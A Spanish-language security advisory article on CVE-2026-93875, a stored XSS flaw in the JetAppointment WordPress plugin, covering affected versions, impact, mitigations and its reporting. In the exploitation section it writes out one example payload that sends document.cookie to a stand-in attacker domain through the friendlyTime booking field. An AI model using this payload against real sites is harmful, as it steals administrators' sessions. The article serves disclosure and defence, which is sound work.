En pocas palabras: CVE-2026-93875 es un XSS almacenado (CVSS 7.2) en JetAppointment de Crocoblock, hasta la versión 2.5.2.1, reportado por Wordfence. Un atacante sin loguearse inyecta código vía el parámetro friendlyTime, que se guarda en wp_jet_appointments_meta y se ejecuta en el navegador del administrador.
Wordfence reportó CVE-2026-93875: el plugin JetAppointment para WordPress tiene un XSS almacenado que un atacante explota sin loguearse, usando el parámetro friendlyTime. Afecta todas las versiones hasta la 2.5.2.1 y el script se ejecuta en el navegador del administrador al abrir el detalle de una cita.
CVE-2026-93875 es una vulnerabilidad de Cross-Site Scripting almacenado (CWE-79), con severidad alta y puntaje CVSS 3.1 de 7.2, que afecta al plugin JetAppointment de Crocoblock para WordPress en todas las versiones hasta la 2.5.2.1 inclusive. La falla permite a un atacante sin autenticar inyectar JavaScript a través del parámetro ‘friendlyTime’ del endpoint jet_engine_form_booking_submit, que WordPress guarda sin sanitizar en la tabla wp_jet_appointments_meta.
En este artículo:
- En 30 segundos
- ¿Cómo se explota CVE-2026-93875 en WordPress a través del parámetro friendlyTime?
- ¿Qué versiones de JetAppointment están afectadas?
- ¿Qué impacto tiene este XSS almacenado para sitios WordPress?
- ¿Cómo mitigar o corregir CVE-2026-93875?
- ¿Quién reportó la vulnerabilidad y dónde se documentó?
- Errores comunes al manejar CVE-2026-93875
- ¿Qué está confirmado y qué sigue pendiente sobre CVE-2026-93875?
- Preguntas Frecuentes
- Conclusión
- Fuentes
En 30 segundos
- CVSS 7.2 (alta): vector de red, sin privilegios ni interacción del usuario requerida.
- Plugin afectado: JetAppointment de Crocoblock, todas las versiones hasta la 2.5.2.1.
- Endpoint vulnerable: jet_engine_form_booking_submit, accesible sin autenticación.
- Impacto real: ejecución de script en el navegador del administrador al abrir el popup de una cita.
- Parche: sin versión corregida confirmada públicamente al 2 de octubre de 2026, según el análisis de OffSeq.
¿Cómo se explota CVE-2026-93875 en WordPress a través del parámetro friendlyTime?

El atacante envía un formulario de reserva manipulado al endpoint jet_engine_form_booking_submit, sin necesidad de loguearse, metiendo un payload de JavaScript en el campo friendlyTime. JetAppointment guarda ese valor tal cual en la tabla wp_jet_appointments_meta, sin sanitizar la entrada ni escapar la salida. Te puede servir nuestra cobertura de cómo parchear vulnerabilidades críticas en WordPress.
Ponele que un bot automatizado completa el formulario de turnos de tu clínica a las 3 de la madrugada, mete algo como <script>fetch('https://dominio-atacante.com/?c='+document.cookie)</script> en el campo de horario, y se va. Vos ni te enterás. El payload queda dormido en la base de datos hasta que alguien del equipo administrativo abre el panel de WordPress, hace clic en esa reserva para ver los detalles y ahí sí, el script corre en el contexto del admin logueado.
Según la descripción técnica publicada por Wordfence, el disparador es específicamente la apertura del popup de detalles de la cita en el admin panel. No hace falta que el admin haga nada raro: abrir el turno del día alcanza.
¿Qué versiones de JetAppointment están afectadas?
Todas las versiones de JetAppointment hasta la 2.5.2.1 inclusive son vulnerables, según confirma la alerta temprana de INCIBE-CERT publicada el 2 de octubre de 2026.
No hay un rango inferior acotado: la falla está presente desde versiones tempranas hasta la 2.5.2.1, lo que sugiere que el problema de sanitización viene arrastrándose desde hace rato en ese componente específico. INCIBE lista el changelog oficial de Crocoblock entre las referencias de su aviso, junto con el enlace a la ficha técnica de Wordfence.
¿Qué impacto tiene este XSS almacenado para sitios WordPress?
El impacto principal es la ejecución de código arbitrario en el navegador de un administrador logueado, lo que puede derivar en robo de credenciales o secuestro de sesión. El vector CVSS completo es CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N, puntaje 7.2 sobre 10, severidad alta. Sobre eso hablamos en comparativa entre Wordfence y Sucuri.
Lo que hace que esto duela un poco más es el «Scope: Changed» (S:C) en el vector. Eso técnicamente significa que el impacto cruza fronteras: un atacante sin ningún privilegio logra que su código corra con los privilegios del admin. Confidencialidad e integridad quedan comprometidas en nivel bajo, disponibilidad no se toca. ¿Alguien verificó explotación activa en sitios reales? Por ahora no hay reportes públicos de eso, según las fuentes consultadas.
El análisis de OffSeq es directo sobre esto: «Successful exploitation allows an unauthenticated attacker to execute arbitrary scripts in the administrator’s browser, potentially leading to credential theft, session hijacking, or other malicious actions within the admin context».
¿Cómo mitigar o corregir CVE-2026-93875?
Al momento de publicar esta nota, al 2 de octubre de 2026, no hay una versión parchada confirmada de forma oficial, según el análisis de OffSeq, que señala textualmente que «no official patch or fix is currently documented for this vulnerability». La recomendación inmediata es monitorear el changelog de Crocoblock para JetAppointment y actualizar en cuanto salga una build que mencione este CWE-79.
Mientras tanto, hay un par de cosas concretas que podés hacer. Restringir el acceso al panel de administración con autenticación adicional (dos factores, IP allowlisting) reduce la ventana de exposición aunque no cierre el agujero de raíz. Si tu formulario de reservas no necesita estar público las 24 horas, limitarlo o ponerle un captcha corta buena parte del tráfico automatizado que suele usarse para este tipo de inyección. Y si administrás la infraestructura vos mismo, tener un firewall de aplicación web a nivel servidor ayuda a filtrar payloads sospechosos antes de que lleguen al plugin, algo que conviene evaluar como capa adicional sobre WordPress si tu proveedor de hosting lo ofrece.
¿Quién reportó la vulnerabilidad y dónde se documentó?
Wordfence es el asignador oficial de CVE-2026-93875, con fecha de reserva del 18 de septiembre de 2026 y publicación el 2 de octubre de 2026. INCIBE-CERT replicó el aviso como alerta temprana ese mismo día, y la base de datos de OffSeq registra el hallazgo bajo el ID de amenaza 6abfb5c1a43b0b3b89c1dbbc.
El estado del CVE figura como «Deferred» en algunas plataformas de seguimiento, lo que en la práctica indica que todavía se está consolidando información. Nada fuera de lo común para una vulnerabilidad recién publicada: el ciclo de vida típico es reporte, reserva de ID, publicación pública y después, con suerte, parche del vendor.
Errores comunes al manejar CVE-2026-93875
- Pensar que «sin autenticación» significa bajo riesgo: es justo al revés. Que el endpoint sea público es lo que hace que cualquiera, sin cuenta ni permisos, pueda disparar el ataque.
- Dejar el plugin corriendo «hasta que salga el parche»: si no hay fecha confirmada de corrección, quedarte esperando sin mitigar en el medio (WAF, límite de acceso al endpoint) deja la puerta abierta indefinidamente.
- No revisar las citas pendientes antes de abrirlas en el admin: si administrás turnos con JetAppointment, abrir cada popup de reserva sin mirar antes el contenido del campo de horario es exactamente el gatillo que necesita el ataque.
- Confundir este CVE con una vulnerabilidad de JetEngine en general: la falla es específica de JetAppointment y del parámetro friendlyTime, no de todo el ecosistema Crocoblock.
¿Qué está confirmado y qué sigue pendiente sobre CVE-2026-93875?
Está confirmado el ID del CVE, el tipo de falla (CWE-79, XSS almacenado), el puntaje CVSS de 7.2 y el rango de versiones afectadas (hasta la 2.5.2.1). También está confirmado que Wordfence es el asignador y que la publicación fue el 2 de octubre de 2026.
- Confirmado: plugin y versiones afectadas, mecanismo de explotación vía friendlyTime, endpoint vulnerable jet_engine_form_booking_submit.
- Confirmado: severidad alta (7.2), sin necesidad de autenticación ni interacción del usuario.
- Pendiente: número de versión que corrige la falla; el changelog de Crocoblock es la referencia oficial pero no hay confirmación pública de un build parchado al cierre de esta nota.
- Pendiente: explotación activa confirmada en sitios reales, más allá del reporte técnico.
Preguntas Frecuentes
¿Qué es CVE-2026-93875?
CVE-2026-93875 es una vulnerabilidad de Cross-Site Scripting almacenado (CWE-79) en el plugin JetAppointment para WordPress, con CVSS 7.2 (severidad alta), reportada por Wordfence y publicada el 2 de octubre de 2026.
¿Qué plugin de WordPress afecta esta vulnerabilidad?
Afecta a JetAppointment, el plugin de reservas y turnos de Crocoblock, en todas las versiones hasta la 2.5.2.1 inclusive.
¿Cómo se explota la falla en JetAppointment?
Un atacante envía un formulario de reserva al endpoint jet_engine_form_booking_submit con código malicioso en el parámetro friendlyTime, que se guarda sin sanitizar en la tabla wp_jet_appointments_meta y se ejecuta cuando un administrador abre el detalle de esa cita.
¿Qué versión de JetAppointment corrige esta vulnerabilidad?
No hay una versión corregida confirmada públicamente al 2 de octubre de 2026. La referencia oficial para seguir actualizaciones es el changelog de Crocoblock para el plugin.
¿Es necesario estar logueado para explotar CVE-2026-93875?
No. El endpoint jet_engine_form_booking_submit es público y no requiere autenticación ni privilegios previos, según detalla el vector CVSS (PR:N, UI:N) publicado por INCIBE-CERT y Wordfence.
Conclusión
CVE-2026-93875 es un recordatorio de algo que ya deberías tener incorporado: cualquier plugin que acepte datos de formularios públicos sin loguearse es una superficie de ataque, aunque el plugin en sí parezca inofensivo (¿quién piensa en seguridad al configurar un calendario de turnos?). Si usás JetAppointment en tu sitio, lo que corresponde hacer ahora es revisar la versión instalada, seguir de cerca el changelog de Crocoblock y, mientras no haya parche confirmado, limitar la exposición del endpoint de reservas con un WAF o reglas a nivel servidor. No es una solución elegante, pero reduce el riesgo real mientras el vendor resuelve el fondo del problema.